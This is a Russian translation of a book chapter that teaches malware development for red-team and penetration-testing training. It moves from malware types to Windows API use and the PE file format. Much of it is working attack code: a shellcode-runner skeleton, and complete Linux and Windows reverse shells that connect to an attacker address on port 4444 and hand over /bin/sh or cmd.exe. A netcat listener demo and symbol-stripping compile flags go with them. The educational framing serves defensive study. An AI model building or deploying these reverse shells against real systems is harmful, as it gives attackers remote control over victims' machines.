Разработка вредоносного ПО для этичных хакеров

Русский перевод практического руководства по разработке и анализу вредоносного ПО в целях обучения специалистов по кибербезопасности.

Больше крутых материалов в моём телеграм-канале @grogrigs

Глава 1. Краткое введение в разработку вредоносного ПО

Разработка вредоносного ПО представляет собой парадоксальную передовую область этичного хакинга и инженерии кибербезопасности. С одной стороны, это территория злоумышленников, стремящихся сеять хаос, похищать информацию и нарушать работу систем. С другой стороны, это полигон для этичных хакеров и инженеров по кибербезопасности, которые стараются понять внутреннее устройство вредоносных программ, чтобы эффективнее защищать и укреплять системы от них. По существу, разработка вредоносного ПО - это процесс создания программ с целью причинения вреда, получения несанкционированного доступа или нарушения работы служб. Однако специалистам по кибербезопасности она открывает путь к более глубоким знаниям и всестороннему пониманию угроз, помогая оставаться на шаг впереди противников.

В этой главе мы рассмотрим следующие основные темы:

• Что такое разработка вредоносного ПО?
• Разбор функций и поведения вредоносного ПО
• Использование внутреннего устройства Windows при разработке вредоносного ПО
• Изучение PE-файлов (EXE и DLL)
• Искусство обмана систем жертвы

Технические требования

В этой книге для разработки и демонстрации я буду использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

В репозитории книги приведены инструкции по настройке виртуальных машин в соответствии с документацией VirtualBox.

Далее нам потребуется настроить среду разработки в Kali Linux. Нужно убедиться, что установлены необходимые инструменты, включая текстовый редактор, компилятор и так далее.

В качестве текстового редактора я использую NeoVim (GitHub) с подсветкой синтаксиса. Neovim - прекрасный выбор, если вам нужен легковесный и эффективный текстовый редактор, но вы можете использовать любой другой понравившийся редактор, например VSCode (Visual Studio Code).

Для компиляции примеров я использую MinGW (MinGW-w64) для Linux. В моём случае он устанавливается следующей командой:

```
$ sudo apt install mingw-*
```

Код для этой главы доступен по адресу: GitHub.

Что такое разработка вредоносного ПО?

Независимо от того, занимаетесь ли вы операциями красной команды или тестированием на проникновение, знание приёмов и хитростей разработки вредоносного ПО даёт целостное представление о сложных атаках. Более того, поскольку значительная часть традиционных вредоносных программ создаётся для Windows, оно само по себе обеспечивает практическое понимание разработки под Windows.

Вредоносное ПО - это тип программного обеспечения, предназначенного для совершения вредоносных действий, например получения несанкционированного доступа к компьютеру или кражи конфиденциальной информации с него. Термин «вредоносное ПО» обычно связывают с незаконной или преступной деятельностью, однако такие программы могут использовать и этичные хакеры, например специалисты по тестированию на проникновение и участники красных команд, чтобы провести санкционированную оценку защищённости организации.

Разработка собственных инструментов, в том числе вредоносного ПО, которые ещё не анализировались и не снабжались сигнатурами поставщиками средств защиты, даёт атакующей команде преимущество с точки зрения обнаружения. Именно поэтому знание методов разработки вредоносного ПО приобретает решающее значение для более эффективной оценки наступательной безопасности.

Простой пример

Теоретически вредоносную программу можно написать на любом языке программирования, включая C, C++, C#, Python, Go, PowerShell и Rust. Однако существует несколько причин, по которым одни языки программирования популярнее других при разработке вредоносного ПО.

Например, простейшая вредоносная программа на C выглядит так, как показано в файле GitHub.

Вкратце основной ход работы выглядит следующим образом. Программа выделяет участок памяти:

```
// зарезервировать память для полезной нагрузки и передать её в использование
memory_for_payload = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Затем она копирует полезную нагрузку в выделенную память:

```
RtlMoveMemory(memory_for_payload, actual_payload, payload_len);
```

Она изменяет права доступа к памяти, чтобы находящийся в ней код можно было выполнить:

```
operation_status = VirtualProtect(memory_for_payload, payload_len,
PAGE_EXECUTE_READ, &previous_protection_level);
```

Она создаёт новый поток выполнения и запускает в нём полезную нагрузку:

```
if ( operation_status != 0 ) {
    // выполнить полезную нагрузку
    thread_handle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)
    memory_for_payload, 0, 0, 0);
    WaitForSingleObject(thread_handle, -1);
}
return 0;
```

Многое пока покажется вам непонятным, хотя некоторые читатели, возможно, уже сталкивались с чем-то подобным. В целом этот простой фрагмент кода на C++ демонстрирует базовую форму вредоносной программы.

> **Важное примечание.** Все примеры будут написаны на языках C/C++.

C/C++ уже давно остаётся предпочтительным выбором как для разработки вредоносного ПО, так и для более широкой области имитации действий противника. Эффективность и низкоуровневый доступ к системным ресурсам, которые обеспечивают эти языки, делают их чрезвычайно действенными инструментами в руках опытных разработчиков, исследующих уязвимости, эксплойты и моделирование угроз.

В отличие от языков более высокого уровня, C/C++ позволяет напрямую управлять аппаратным обеспечением и памятью, обеспечивая непревзойдённый контроль и гибкость при создании кода, взаимодействующего с операционными системами, сетевыми протоколами и другими ключевыми вычислительными компонентами.

Такой детальный контроль позволяет создавать сложные, скрытные и специализированные вредоносные программы, способные избегать обнаружения, изменять поведение системы и проводить сложные атаки. Кроме того, понимание C/C++ даёт представление о фундаментальных принципах работы операционных систем и программного обеспечения, формируя критически важную основу для каждого, кто изучает кибербезопасность или работает в этой области.

Эти знания не только помогают разрабатывать эффективные контрмеры, но и позволяют реалистично и обоснованно имитировать действия противника, воспроизводя реальные сценарии атак для исследований, обучения и планирования защитной стратегии.

Таким образом, владение C/C++ становится мощным преимуществом на непрерывно меняющемся поле кибервойны, где понимание и имитация возможностей противника служат ключом к созданию надёжной и устойчивой защиты.

Разбор функций и поведения вредоносного ПО

В этой главе представлен обзор различных вариантов поведения вредоносного ПО, некоторые из которых, возможно, вам уже знакомы. Моя цель - кратко изложить распространённые варианты поведения и дать вам разностороннюю базу знаний, которая позволит разрабатывать различные вредоносные приложения. Новые вредоносные программы с, казалось бы, безграничными возможностями создаются постоянно, поэтому охватить все их виды я не смогу, но дам достаточно ясное представление о том, на что следует обращать внимание.

Виды вредоносного ПО

Начнём с обсуждения некоторых наиболее распространённых видов вредоносного ПО. Существует множество разных категорий, но для начала поговорим о вирусах, червях и троянах. Вирусы - это фрагменты кода, которые присоединяются к другим программам и воспроизводят сами себя, часто причиняя при этом ущерб. Черви похожи на вирусы, но способны самовоспроизводиться и распространяться по сетям без участия человека. Трояны - это программы, которые выглядят легитимными, но в действительности преследуют скрытую вредоносную цель.

Ниже приведены краткие описания некоторых распространённых вариантов поведения вредоносного ПО:

• **Бэкдоры.** Вредоносная программа с возможностями бэкдора позволяет атакующему обойти штатную аутентификацию или шифрование в компьютере, продукте, встраиваемом устройстве, а иногда и в его протоколе. Бэкдоры предоставляют атакующим невидимый доступ к системам и позволяют удалённо управлять машиной жертвы для выполнения различных вредоносных действий.
• **Загрузчики.** Загрузчики - это вид вредоносного ПО, которое после установки в системе жертвы скачивает и устанавливает другие вредоносные программы. Их часто применяют в многоэтапных атаках, где загрузчик служит средством доставки на скомпрометированную машину более сложных, а иногда и специально адаптированных угроз.
• **Трояны.** Троянское вредоносное ПО маскируется под легитимную программу. Название происходит от древнегреческой истории об обманном деревянном коне, который привёл к падению Трои. Трояны могут позволить киберпреступникам и хакерам шпионить за вами, похищать конфиденциальные данные и получать доступ к системе через бэкдор.
• **Трояны удалённого доступа (RAT).** RAT предоставляют атакующему полный контроль над заражённой системой. С их помощью можно устанавливать дополнительное вредоносное ПО, отправлять данные на удалённый сервер, вмешиваться в работу устройств, изменять системные параметры, запускать или завершать приложения и выполнять другие действия. RAT особенно опасны, поскольку часто остаются незамеченными антивирусными программами.
• **Стилеры.** Вредоносные программы этого вида предназначены для извлечения из системы жертвы конфиденциальных данных, включая пароли, реквизиты кредитных карт и другую личную информацию. После кражи данные могут использоваться в злонамеренных целях, например для хищения личности или финансового мошенничества, либо даже продаваться в даркнете.
• **Буткиты.** Буткит - это разновидность вредоносного ПО, заражающая главную загрузочную запись (MBR). Атакуя процедуру запуска, буткит добивается загрузки раньше операционной системы и остаётся скрытым от антивирусных программ. Буткиты часто предоставляют доступ через бэкдор и печально известны тем, что их крайне трудно обнаружить и удалить.
• **Обратные оболочки.** В случае обратной оболочки атакующая машина принимает соединение от целевой машины. На атакующей машине открыт прослушивающий порт, через который устанавливается соединение, образующее скрытый канал в обход ограничений межсетевого экрана или маршрутизатора целевой машины. Такой канал может предоставить доступ к командной строке, а в некоторых случаях - полный контроль над целевой машиной.

Эти описания должны дать вам достаточно ясное понимание типичного поведения различных видов вредоносного ПО. Особое внимание к обратным оболочкам подчёркивает их значение в современном ландшафте угроз. Это излюбленный инструмент многих атакующих, поскольку он позволяет избегать обнаружения и одновременно предоставляет значительный контроль над скомпрометированной системой.

Обратные оболочки

Обратная оболочка может использовать стандартные исходящие порты, например 80, 443, 8080 и другие.

Обратную оболочку обычно применяют, когда межсетевой экран машины жертвы блокирует входящие соединения через определённый порт. Участники красных команд и специалисты по тестированию на проникновение используют обратные соединения, чтобы обойти это ограничение межсетевого экрана.

Однако здесь есть один нюанс: при этом раскрывается управляющий сервер атакующего, а службы мониторинга сетевой безопасности могут обнаружить следы соединения.

Для создания обратной оболочки требуется три этапа:

1. Сначала противник эксплуатирует недостаток системы или сети, позволяющий выполнить код на целевой машине.
2. Затем противник запускает прослушивающую программу в собственной системе.
3. После этого противник эксплуатирует уязвимость, внедряя обратную оболочку в уязвимую систему.

Есть и ещё один нюанс. В реальных кибератаках обратная оболочка может быть получена также с помощью социальной инженерии. Например, вредоносная программа, установленная на локальной рабочей станции через фишинговое письмо или вредоносный веб-сайт, может инициировать исходящее соединение с командным сервером и предоставить хакерам возможность работы с обратной оболочкой.

Практический пример: обратная оболочка

Прежде всего напишем простейшую обратную оболочку для машин под управлением Linux: GitHub.

Подробно разберём, что делает этот код:

1. Сначала подключаются необходимые заголовочные файлы:

```
#include <stdio.h>
#include <unistd.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <sys/socket.h>
```

Эти директивы `include` импортируют библиотеки, необходимые для сетевого взаимодействия и создания процессов.

IP-адрес атакующего:

```
const char* attacker_ip = "10.10.1.5";
```

Это IP-адрес машины атакующего, с которой должна установить обратное соединение оболочка.

2. На следующем этапе подготавливается адрес целевой машины жертвы:

```
struct sockaddr_in target_address;
target_address.sin_family = AF_INET;
target_address.sin_port = htons(4444);
inet_aton(attacker_ip, &target_address.sin_addr);
```

Здесь настраивается структура `sockaddr_in` с IP-адресом и портом цели. IP-адрес преобразуется из удобочитаемого представления в структуру `in_addr` с помощью функции `inet_aton()`. Указывается порт 4444, который посредством `htons()` преобразуется в сетевой порядок байтов.

3. Затем создаётся новый сокет:

```
int socket_file_descriptor = socket(AF_INET, SOCK_STREAM, 0);
```

Здесь вызывается функция `socket()`, создающая новый сокет TCP/IP.

4. Выполняется подключение к серверу атакующего:

```
connect(socket_file_descriptor, (struct sockadr *)&target_
address, sizeof(target_address));
```

Эта функция пытается подключить сокет к указанным IP-адресу и порту.

5. Затем выполняется самая важная операция - перенаправление стандартного ввода, вывода и потока ошибок в сокет:

```
for (int index = 0; index < 3; index++) {
    // dup2(socket_file_descriptor, 0) - связать со стандартным вводом
    // dup2(socket_file_descriptor, 1) - связать со стандартным выводом
    // dup2(socket_file_descriptor, 2) - связать со стандартным потоком ошибок
    dup2(socket_file_descriptor, index);
}
```

Функция `dup2()` используется для дублирования файлового дескриптора сокета в файловые дескрипторы стандартного ввода, стандартного вывода и стандартного потока ошибок. Это означает, что весь ввод и вывод последующей оболочки будет передаваться через сетевое соединение.

6. Запускается оболочка:

```
execve("/bin/sh", NULL, NULL);
```

Наконец, вызывается функция `execve()`, которая заменяет образ текущего процесса образом нового процесса. В данном случае она запускает новую оболочку `"/bin/sh"`. Благодаря предшествующим вызовам `dup2()` эта оболочка будет взаимодействовать через сетевое соединение.

Как видите, это простой и грубый пример для подтверждения работоспособности концепции, в котором отсутствует какая-либо обработка ошибок.

Практический пример: обратная оболочка для Windows

Теперь напишем простую обратную оболочку для Windows. Ниже приведён псевдокод оболочки Windows:

1. Инициализировать библиотеку сокетов вызовом `WSAStartup`.
2. Создать сокет.
3. Подключить сокет к удалённому узлу и порту, то есть к узлу атакующего.
4. Запустить `cmd.exe`.

Прежде всего настраиваются необходимые библиотеки, переменные и структуры:

```
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "w2_32")
WSADATA socketData;
SOCKET mainSocket;
struct sockaddr_in connectionAddress;
STARTUPINFO startupInfo;
PROCESS_INFORMATION processInfo;
```

5. Затем задаются IP-адрес и порт для обратного подключения, которым сейчас присвоены значения `10.10.1.5` и `4444`:

```
char *attackerIP = "10.10.1.5";
short attackerPort = 4444;
```

6. Эта часть называется инициализацией сокета. Библиотека Windows Sockets инициализируется функцией `WSAStartup`, а функцией `WSASocket` создаётся сокет:

```
// инициализировать библиотеку сокетов
WSAStartup(MAKEWORD(2, 2), &socketData);
// создать объект сокета
mainSocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL,
(unsigned int)NULL, (unsigned int)NULL);
```

7. После этого структура адреса сокета заполняется сведениями об IP-адресе и порте, а затем с помощью `WSAConnect` выполняется попытка соединения:

```
connectionAddress.sin_family = AF_INET;
connectionAddress.sin_port = htons(attackerPort);
connectionAddress.sin_addr.s_addr = inet_addr(attackerIP);

// установить соединение с удалённым узлом
WSAConnect(mainSocket, (SOCKADDR*)&connectionAddress,
sizeof(connectionAddress), NULL, NULL, NULL, NULL);
```

8. Теперь настроим логику создания процесса. Структура `STARTUPINFO` настраивается так, чтобы сокет использовался в качестве дескрипторов стандартного ввода, вывода и потока ошибок. Затем вызывается `CreateProcess`, которая запускает командную строку с перенаправленными дескрипторами ввода-вывода:

```
memset(&startupInfo, 0, sizeof(startupInfo));
startupInfo.cb = sizeof(startupInfo);
startupInfo.dwFlags = STARTF_USESTDHANDLES;
startupInfo.hStdInput = startupInfo.hStdOutput = startupInfo.hStdError =
(HANDLE) mainSocket;

// запустить cmd.exe с перенаправленными потоками
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL,
&startupInfo, &processInfo);
```

Наконец, полный исходный код выглядит следующим образом: GitHub.

Теперь продемонстрируем работу этой логики!

Демонстрация

Сначала скомпилируем нашу вредоносную программу с обратной оболочкой:

```
$ i686-w64-mingw32-g++ hack3.c -o hack3.exe -lws2_32 -s -ffunction-
sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```

Ниже кратко объясняется каждый флаг, использованный в команде:

• `-o hack3.exe`: задаёт имя выходного исполняемого файла.
• `-lws2_32`: подключает библиотеку Winsock (`ws2_32.lib`), необходимую для сетевых операций на платформах Windows.
• `-s`: предписывает компилятору удалить из исполняемого файла таблицу символов и сведения о перемещении, уменьшив тем самым его размер.
• `-ffunction-sections`: предписывает компилятору помещать каждую функцию в отдельную секцию выходного файла. Этот флаг часто используют вместе с флагом компоновщика `--gc-sections`, чтобы удалить неиспользуемый код.
• `-fdata-sections`: подобно `-ffunction-sections`, предписывает компилятору помещать каждую глобальную переменную в отдельную секцию.
• `-Wno-write-strings`: подавляет предупреждения, связанные с записью в строковые литералы. Он предписывает компилятору не выдавать предупреждение, когда код пытается изменить строковые литералы, что является неопределённым поведением.
• `-fno-exceptions`: отключает поддержку обработки исключений. Этот флаг предписывает компилятору не создавать код для таких конструкций обработки исключений, как блоки `try-catch`.
• `-fmerge-all-constants`: включает объединение одинаковых констант. Компилятор пытается представить одинаковые константы одним экземпляром, уменьшая размер исполняемого файла.
• `-static-libstdc++`: статически компонует стандартную библиотеку C++, чтобы итоговый исполняемый файл во время выполнения не зависел от динамически подключаемой `libstdc++`.
• `-static-libgcc`: статически компонует библиотеку времени выполнения GCC, гарантируя, что итоговый исполняемый файл во время выполнения не будет зависеть от динамически подключаемой `libgcc`.
• `-fpermissive`: ослабляет некоторые правила языка, чтобы было проще принимать код, не соответствующий стандарту. Он разрешает компилятору менее строго относиться к нестандартным или потенциально небезопасным конструкциям.

Почти во всех примерах кода в этой книге я буду использовать эти флаги при компиляции.

На машине с Kali Linux это выглядит следующим образом:




Рисунок 1.1. Компиляция hack3.c

Далее выполним следующие действия:

1. Подготовим прослушивающую программу с помощью Netcat:

```
$ nc -nlvp 4444
```

На машине с Parrot Security OS это выглядит следующим образом:




Рисунок 1.2. Прослушивающая программа Netcat на машине атакующего

2. Затем запустим оболочку на машине жертвы, которой в моём случае служит Windows 10 x64:

```
$ .\hack3.exe
```

На виртуальной машине с Windows 10 x64 это выглядит так:




Рисунок 1.3. Запуск обратной оболочки

Как видно, всё работает как ожидалось!

В сущности, именно так можно создать обратную оболочку для машин под управлением Windows.

Использование внутреннего устройства Windows при разработке вредоносного ПО

Windows API позволяет разработчикам взаимодействовать с операционной системой Windows из своих приложений. Например, если приложению нужно что-либо вывести на экран, изменить файл или скачать что-либо из интернета, все эти задачи можно выполнить посредством Windows API.

Microsoft предоставляет обширную документацию по Windows API, с которой можно ознакомиться в MSDN.

Практический пример

Ниже приведена простая программа на C, которая с помощью Windows API получает и выводит имя текущего пользователя. Помните: хотя эта программа сама по себе не причиняет вреда, понимание данных принципов может послужить ступенью к разработке более сложных и потенциально вредоносных программ. Всегда используйте эти сведения ответственно:

```
#include <windows.h>
#include <stdio.h>
int main() {
  char username[UNLEN + 1];
  DWORD username_len = UNLEN + 1;
  GetUserName(username, &username_len);
  printf("current user is: %s\n", username);
  return 0;
}
```

В этом коде `GetUserName` - функция Windows API, которая получает имя пользователя, связанного с текущим потоком. `UNLEN` - определённая в `lmcons.h` константа (этот файл включается через `windows.h`), задающая максимальную длину имени пользователя.

Обратите внимание, что для компиляции этой программы требуется выполнить компоновку с библиотекой `advapi32.lib`.

Большинство функций Windows API существует в вариантах с суффиксами `A` и `W`. Примерами служат `GetUserNameA` и `GetUserNameW`. Функции, имена которых оканчиваются на `A`, предназначены для ANSI, а оканчивающиеся на `W` - для Unicode, или «широких символов».

Функции ANSI, где это применимо, принимают в качестве параметров типы данных ANSI, а функции Unicode - типы данных Unicode. Например, первый параметр `GetUserNameA` имеет тип `LPSTR`: это указатель на строку символов Windows ANSI, оканчивающуюся нулевым символом. В отличие от него, первый параметр `GetUserNameW` имеет тип `LPWSTR`: это указатель на постоянную 16-битную строку Unicode, оканчивающуюся нулевым символом.

Кроме того, требуемое количество байтов будет зависеть от используемого варианта:

```
char s1[] = "malware"; // 8 байт (malware и нулевой байт).
wchar s2[] = L"malware"; // 16 байт, по 2 байта на каждый символ. Нулевой
                         // символ также занимает 2 байта
```

Разработка вредоносного ПО требует глубокого понимания инструментов и методов, позволяющих взаимодействовать с процессами и памятью операционной системы Windows, изменять и исследовать их. Важную часть этих знаний составляет отладочный API Windows - набор предоставляемых операционной системой Windows функций, которые можно использовать для управления памятью и процессами. В этой главе также будут представлены некоторые из этих API и примеры их применения в контексте этичного хакинга и разработки вредоносного ПО:

• `VirtualAlloc`: эта функция используется для резервирования либо передачи в использование, либо одновременно резервирования и передачи в использование области страниц в виртуальном адресном пространстве вызывающего процесса. Выделенная этой функцией память автоматически заполняется нулями, что смягчает последствия некоторых видов программных ошибок. Вредоносные программы часто применяют эту функцию, чтобы выделить память для хранения исполняемого кода или данных.
• `VirtualProtect`: эта функция изменяет защиту области переданных в использование страниц в виртуальном адресном пространстве вызывающего процесса. Вредоносные программы часто используют её, чтобы изменить защиту памяти и разрешить запись в области, которые обычно доступны только для чтения, либо выполнение кода из областей, которые обычно являются неисполняемыми.
• `RtlMoveMemory`: эта функция перемещает содержимое исходного блока памяти в целевой блок и поддерживает перекрывающиеся исходные и целевые блоки. Хотя в обычных приложениях она часто используется для простых операций с памятью, во вредоносной программе с её помощью можно изменять код или данные в памяти.
• `CreateThread`: эта функция создаёт поток, выполняющийся в виртуальном адресном пространстве вызывающего процесса. Вредоносные программы могут использовать потоки для параллельного выполнения операций, например одновременно поддерживать связь с сервером управления и шифровать файлы жертвы при атаке программы-вымогателя.

Теперь мы рассмотрим одно из самых важных и фундаментальных понятий в мире разработки вредоносного ПО.

Изучение PE-файлов (EXE и DLL)

Что представляет собой формат PE-файла? Это собственный формат файлов Win32. Некоторые его спецификации происходят от Unix COFF (Common Object File Format, общий формат объектных файлов). Смысл понятия *переносимый исполняемый файл* состоит в том, что этот формат повсеместно используется на платформе Win32: загрузчик PE каждой платформы Win32 распознаёт и применяет его даже тогда, когда Windows работает на процессорных платформах, отличных от Intel. Это не означает, что исполняемые PE-файлы можно без изменений переносить на другие процессорные платформы. Поэтому анализ формата PE-файла даёт ценную информацию об архитектуре Windows.

Формат PE-файла главным образом определяется заголовком PE, поэтому сначала следует прочитать о нём. Понимать абсолютно все его аспекты не требуется, однако нужно разобраться в структуре заголовка и уметь определять его самые существенные компоненты:

• **Заголовок DOS.** Заголовок DOS содержит сведения, необходимые для запуска PE-файлов. Следовательно, для загрузки PE-файла требуется следующая преамбула:

```
typedef struct _IMAGE_DOS_HEADER {
// Заголовок файлов DOS .EXE
    WORD   e_magic;
// Идентификатор формата (магическое число)
    WORD   e_cblp;
// Количество байтов на последней странице файла
    WORD   e_cp;
// Количество страниц в файле
    WORD   e_crlc;
// Количество перемещений
    WORD   e_cparhdr;
// Размер заголовка в параграфах
    WORD   e_minalloc;
// Минимальное необходимое число дополнительных параграфов
    WORD   e_maxalloc;
// Максимальное необходимое число дополнительных параграфов
    WORD   e_ss;
// Начальное относительное значение SS (сегмента стека)
    WORD   e_sp;
// Начальное значение указателя стека (SP)
    WORD   e_csum;
// Контрольная сумма файла
    WORD   e_ip;
// Начальное значение указателя инструкций (IP)
    WORD   e_cs;
// Начальное относительное значение сегмента кода (CS)
    WORD   e_lfarlc;
// Адрес таблицы перемещений файла
    WORD   e_ovno;
// Номер оверлея
    WORD   e_res[4];
// Слова, зарезервированные для будущего использования
    WORD   e_oemid;
// Идентификатор OEM, связанный с e_oeminfo
    WORD   e_oeminfo;
// Особые сведения OEM, связанные с e_oemid
    WORD   e_res2[10];
// Дополнительные зарезервированные слова
    LONG   e_lfanew;
// Адрес, указывающий на новый заголовок exe
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Размер этой структуры составляет 64 байта. Самые важные её поля - `e_magic` и `e_lfanew`.

Первые два байта заголовка файла имеют значения `4D`, `5A`, или `MZ`: это инициалы Марка Збиковски, инженера Microsoft, работавшего над DOS. Эти магические символы определяют файл как файл формата PE:

```
└─$ hexdump -C hack3.exe | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 09 00  5c bc d7 65 00 00 00 00  |PE..L...\..e....|
00000090  00 00 00 00 e0 00 0e 03  0b 01 02 28 00 18 00 00  |...........(....|

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapte
```

Рисунок 1.4. Магические байты 4d 5a

`e_lfanew`: этот элемент находится в заголовке DOS со смещением `0x3c` и хранит смещение, указывающее на заголовок PE:

